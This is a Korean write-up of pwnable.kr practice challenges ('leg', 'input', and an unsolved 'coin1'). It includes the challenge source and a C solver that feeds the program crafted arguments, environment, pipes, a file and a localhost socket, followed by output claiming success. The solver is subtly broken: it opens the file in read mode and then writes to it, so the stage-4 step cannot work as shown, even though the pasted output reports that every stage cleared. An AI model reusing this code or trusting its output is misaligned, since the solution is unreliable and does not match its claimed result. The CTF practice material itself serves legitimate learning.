0x00008d10 <+32>:     mov     r0, r3      // r0 = 0x8d0c

■ key 3 ■
0x00008d28 <+8>:      mov     r3, lr      // r3 = 0x8d80
0x00008d2c <+12>:     mov     r0, r3      // r0 = 0x8d80
```

key1()+key2()+key3() = 0x8ce4+0x8d0c+0x8d80 = 0x1A770(108400)

```
/ $ ./leg
Daddy has very strong arm! : 108400
Congratz!
My daddy has a lot of ARMv5te muscle!
```

▶ Toddler's Bottle - input

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>

int main(int argc, char* argv[], char* envp[]){
        printf("Welcome to pwnable.kr\n");
        printf("Let's see if you know how to give input to program\n");
        printf("Just give me correct inputs then you will get the flag :)\n");

        // argv
        if(argc != 100) return 0;
        if(strcmp(argv['A'],"\x00")) return 0;
        if(strcmp(argv['B'],"\x20\x0a\x0d")) return 0;
        printf("Stage 1 clear!\n");

        // stdio
        char buf[4];
        read(0, buf, 4);
        if(memcmp(buf, "\x00\x0a\x00\xff", 4)) return 0;
        read(2, buf, 4);
        if(memcmp(buf, "\x00\x0a\x02\xff", 4)) return 0;
        printf("Stage 2 clear!\n");

        // env
        if(strcmp("\xca\xfe\xba\xbe", getenv("\xde\xad\xbe\xef"))) return 0;
        printf("Stage 3 clear!\n");

        // file
        FILE* fp = fopen("\x0a", "r");
        if(!fp) return 0;
        if( fread(buf, 4, 1, fp)!=1 ) return 0;
        if( memcmp(buf, "\x00\x00\x00\x00", 4) ) return 0;
        fclose(fp);
        printf("Stage 4 clear!\n");

        // network
        int sd, cd;
        struct sockaddr_in saddr, caddr;
        sd = socket(AF_INET, SOCK_STREAM, 0);
        if(sd == -1){
                printf("socket error, tell admin\n");
                return 0;
        }
        saddr.sin_family = AF_INET;
        saddr.sin_addr.s_addr = INADDR_ANY;
        saddr.sin_port = htons( atoi(argv['C']) );
        if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
                printf("bind error, use another port\n");
                return 1;
        }
        listen(sd, 1);
        int c = sizeof(struct sockaddr_in);
        cd = accept(sd, (struct sockaddr *)&caddr, (socklen_t*)&c);
        if(cd < 0){
                printf("accept error, tell admin\n");
                return 0;
        }
        if( recv(cd, buf, 4, 0) != 4 ) return 0;
        if(memcmp(buf, "\xde\xad\xbe\xef", 4)) return 0;
        printf("Stage 5 clear!\n");

        // here's your flag
        system("/bin/cat flag");
        return 0;
}
```

위와 같은 소스가 주어진다. argv, stdio, env, file, network로 프로그램에 input값을 전달하면 문제가 풀리게끔 되어있다. 이 소스를 이용하여 각각의 부분에 대하여 코딩을 하면 아래와 같다.

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>

int main () {
    char *argv[101] = {[0 ... 99] = "A"};  // argc
    // argv 설정
    argv['A'] = "\x00";
    argv['B'] = "\x20\x0a\x0d";
    argv['C'] = "2222"; // port
    char *envp[2] = {"\xde\xad\xbe\xef=\xca\xfe\xba\xbe"};  // envp

    int pipe1[2], pipe2[2];
    if(pipe(pipe1)==-1 || pipe(pipe2)==-1) {
        printf("error pipe\n");
        exit(1);
    }

    // file
    FILE *fp = fopen("\x0a", "r");
    fwrite("\x00\x00\x00\x00", 4, 1, fp);
    fclose(fp);

    if(fork() == 0) {
        dup2(pipe1[0], 0);
        close(pipe1[0]);
        close(pipe1[1]);
        dup2(pipe2[0], 2);
        close(pipe2[0]);
        close(pipe2[1]);

        execve("/home/input/input", argv, envp); // argv, envp 전달
    }
    else {
        write(pipe1[1], "\x00\x0a\x00\xff", 4);  // stdio
        write(pipe2[1], "\x00\x0a\x02\xff", 4);  // stdio

        sleep(5);
        // network
        struct sockaddr_in servaddr;
        int sock = socket(AF_INET, SOCK_STREAM, 0);
        memset(&servaddr, 0, sizeof(servaddr));
        servaddr.sin_family = AF_INET;
        servaddr.sin_port = htons(atoi(argv['C']));
        servaddr.sin_addr.s_addr = inet_addr("127.0.0.1");
        connect(sock, (struct sockaddr *)&servaddr, sizeof(servaddr));
        send(sock, "\xde\xad\xbe\xef", 4, 0);
        close(sock);

        int stat;
        wait(&stat);
        unlink("\x0a");
        return 0;
    }
}
```

이를 컴파일 후 실행을 하면 flag 값을 얻을 수 있다.

```
input@ubuntu:/tmp$ ./aattack
Welcome to pwnable.kr
Let's see if you know how to give input to program
Just give me correct inputs then you will get the flag :)
Stage 1 clear!
Stage 2 clear!
Stage 3 clear!
Stage 4 clear!
Stage 5 clear!
Mommy! I learned how to pass various input in Linux :)
```

▶ Toddler's Bottle - coin 1

문제 이해를 하지 못해서 못 풀었습니다.